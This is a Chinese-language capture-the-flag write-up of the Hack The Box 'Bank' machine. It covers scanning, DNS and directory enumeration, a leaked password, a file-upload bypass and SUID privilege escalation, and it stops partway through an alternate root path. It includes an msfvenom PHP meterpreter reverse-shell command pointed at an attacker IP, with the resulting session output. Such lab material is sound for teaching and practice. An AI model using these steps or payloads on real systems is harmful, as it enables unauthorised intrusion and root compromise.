

概述 （Overview）



- MACHINE TAGS
  - SUID
  - Web

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- nslookup && dig
- gobuster
- linenum

阶段1：枚举


老规矩 nmap 开启局，识别出 22，53，80。

```
┌──(kali㉿kali)-[~/hackthebox/Bank]
└─$ cat results/10.10.10.29/scans/_quick_tcp_nmap.txt
# Nmap 7.91 scan initiated Fri Apr  9 11:19:16 2021 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /home/kali/hackthebox/Bank/results/10.10.10.29/scans
/_quick_tcp_nmap.txt -oX /home/kali/hackthebox/Bank/results/10.10.10.29/scans/xml/_quick_tcp_nmap.xml 10.10.10.29
Increasing send delay for 10.10.10.29 from 0 to 5 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for 10.10.10.29
Host is up, received user-set (0.26s latency).
Scanned at 2021-04-09 11:19:21 EDT for 68s
Not shown: 997 closed ports
Reason: 997 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAMJ+YATka9wvs0FTz8iNWs6uCiLqSFhmBYoYAorFpozVGkCkU1aEJ7biybFTw/qzS9pbSsaYA+3LyUyvh3BSPGEt1BgGW/H29MuXjkznwVz60JqL4GqaJzYSL3smYY
dr3KdJQI/QSvf34WU3pife6LRmJaVk+ETh3wPclyecNtedAAAAFQC1Zb2O2LzvAWf20FdsK8HRPlrx1wAAAIBIBAhLmVd3Tz+o+6Oz39g4Um1le8d3DETINWk3myRvPw8hcnRwAFe1+14h3RX4fr+LKXoR/t
YrI138PJyiyl+YtQWhZnJ7j8lqnKRU2YibtnUc44kP9FhUqeAcBNjj4qwG9GyQSWm/Q5CbOokgaa6WfdcnwsUMim0h2Ad8YdU1kAAAAIBy3dOOD8jKHeBdE/oXGG0X9tKSFZv1gPr/kZ7NfqUF0kHU3oZTNK
8/2qR0SNHgrZ2cLgKTIuneGS8lauXjC66NNMoUkJcMHpwRkYC0A86LDmhES6OuPsQwAjr1AtUZn97QjYu1d6WPfhTdsRYBuCotgKh2SBkzV1Bcz77Tnp56JA==
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDc0rofjHtpSlqkDjjnkEiYcbUrMH0Q4a6PcxqsR3updDGBWu/RK7AGWRSjPn13uil/nl44XF/fkULy7FoXXskByLCHP8FS2gYJApQMvI9n81ERojEA0N
Ii6VZKP19bl1VFTk7Q5rEPIpab2xqYMBayb1ch7iP95n3iayvHEt/7cSTsddGWKeALi+rrujpnryNViiOIWpqDv+RWtbc2Wuc/FTeGSOt1LBTbtKcLwEehBG+Ym8o8iKTd+zfVudu7v1g3W2Aa3zLuTcePRK
LUK3Q2D7k+5aJnWrekpiARQm3NmMkv1NuDLeW3amVBCv6DRJPBqEgSeGMGsnqkR8CKHO9/
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDH30xnPq1XEub/UFQ2KoHXh9LFKMNMkt60xYF3OrEp1Y5XQd0QyeLXwm6tIqWtb0rWda/ivDgmiB4GzCI
Mf/HQ=
|   256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8MYjFyo+4OwYGTzeuyNd998y6cOx56mIuciim1cvKh
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr  9 11:20:29 2021 -- 1 IP address (1 host up) scanned in 72.27 seconds
```

53端口一般部署的DNS Server，为了性能考虑一般也会开发UDP的53端口。

```
PORT      STATE  SERVICE      REASON              VERSION
53/udp    open   domain       udp-response ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
67/udp    closed dhcps        port-unreach ttl 63
```

浏览器查看下HTTP的服务，看到的是apache安装后的默认页面。gobuster 扫一遍下来也没有什么发现。




阶段2：工具和利用

阶段2.1： DNS信息枚举

尝试看看能否从DNS服务中获取获取到有效信息。

> nslookup 命令可以指定查询的类型，可以查到DNS记录的生存时间还可以指定使用哪个DNS服务器进行解释。

进入交互模式后，设置要连接的域名服务器为 `10.10.10.29` ，尝试查询连接的域名服务器主机名称或IP地址。可以看到当查询 `bank.htb` 域名时返回了一段主机名加IP的信息。




再用dig确认下：

```
┌──(kali㉿kali)-[~/hackthebox/Bank]
└─$ dig bank.htb @10.10.10.29

; <<>> DiG 9.16.12-Debian <<>> bank.htb @10.10.10.29
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47380
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;bank.htb.                      IN      A

;; ANSWER SECTION:
bank.htb.               604800  IN      A       10.10.10.29

;; AUTHORITY SECTION:
bank.htb.               604800  IN      NS      ns.bank.htb.

;; ADDITIONAL SECTION:
ns.bank.htb.            604800  IN      A       10.10.10.29

;; Query time: 223 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: 五 4月  09 11:57:37 EDT 2021
;; MSG SIZE  rcvd: 86
```

> dig（域信息搜索器）命令是一个用于询问 DNS 域名服务器的灵活的工具。

当修改好hosts后访问则显示了新的Web界面：



顺便在枚举一下域名，看看会不会存在其他的二级域名。


```
┌──(kali㉿kali)-[~/hackthebox/Bank]
└─$ gobuster dns -w /usr/share/seclists/Discovery/DNS/deepmagic.com-prefixes-top500.txt -d bank.htb -r 10.10.10.29
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     bank.htb
[+] Threads:    10
[+] Resolver:   10.10.10.29
[+] Timeout:    1s
[+] Wordlist:   /usr/share/seclists/Discovery/DNS/deepmagic.com-prefixes-top500.txt
===============================================================
2021/04/09 12:43:45 Starting gobuster in DNS enumeration mode
===============================================================
Found: www.bank.htb
Found: ns.bank.htb

===============================================================
2021/04/09 12:44:36 Finished
===============================================================
```

阶段2.2：目录枚举

在使用 gobuster 加 directory-list-2.3-medium.txt 枚举后，多个路径：

```
┌──(kali㉿kali)-[~/hackthebox/Bank]
└─$ cat gobuster.txt
/uploads              (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/assets               (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
/inc                  (Status: 301) [Size: 301] [--> http://bank.htb/inc/]
/server-status        (Status: 403) [Size: 288]
/balance-transfer     (Status: 301) [Size: 314] [--> http://bank.htb/balance-transfer/]
```


在 `/balance-transfer` 目录下发现很多 `.acc` 后缀的文件，点击 `size` 排序后发现特殊的明文 Password。




```
cat ~/Downloads/68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
```

```
Transactions: 39
Balance: 8842803 .
===UserAccount===
```


通过该账号密码成功登录系统。



阶段2.3：File Upload

先生成一个反弹脚本：`msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.16.6 LPORT=9990 -f raw -o shell.php`

点击页面的文件上传后会提示错误，上传的必须是图片才行。



在网页源代码中发现一段遗留的注释，上传`.htb`后缀名的文件，用作PHP调试。

```
<br>
<div style="position:relative;">
        <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
        <a class='btn btn-primary' href='javascript:;'>
            Choose File
```

改完后缀直接上传即可。

```
                </td>
                <td>
                  <a href='http://bank.htb/uploads/shell.htb'>Click Her
                </td>
                <td>
                  <a href='delete-ticket.php?id=1'>Delete</a>
                </td>
              </tr>
```

```
msf6 exploit(multi/handler) > sessions -V

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data (33) @ bank  10.10.16.6:9990 → 10.10.10.29:35620 (10.10.10.29)
```

成功上线，并在 `/home/chris` 下成功找到Flag

阶段3：权限提升

上传 `LinEnum.sh` 至服务器，使用该脚本进一步分析。

```
[-] It looks like we have some admin users:
uid=101(syslog) gid=104(syslog) groups=104(syslog),4(adm)
uid=1000(chris) gid=1000(chris) groups=1000(chris),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
```

注意到 `chris` 用户具备管理员组的权限，综合HTB的提示在SUID中发现了可以的命令 `/var/htb/bin/emergency`


```
[-] SUID files:
-rwsr-xr-x 1 root root 112204 Jun 14  2017 /var/htb/bin/emergency
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11  2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 333952 Dec  7  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9808 Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwsr-xr-x 1 root root 35916 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45420 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 18168 Nov 24  2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 30984 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18136 May  8  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 66284 May 17  2017 /usr/bin/gpasswd
```

直接运行该命令，得到了 root sh 会话。

```
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
emergency
emergency
emergency: command not found
/var/htb/bin/emergency
/var/htb/bin/emergency
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```

非预期解法：User

在复盘IPPSEC的视频时，发现他是直接用burp请求 admin 页面，让后特换返回响应头将301的的跳转改为200（body数据已经显示但Header显示重定向，欺骗浏览器行为）。



学到了...

非预期解法：Root


也是复盘IPPSEC的视频，发现 `/etc/passwd` 所有用户都具有编辑功能。

```
Can we read/write sensitive files:
-rw-rw-rw- 1 root root 1252 Sep 22 17:08 /etc/passwd
-rw-r--r-- 1 root root 707 May 28 22:40 /etc/group
-rw-r--r-- 1 root root 665 Feb 20  2014 /etc/profile
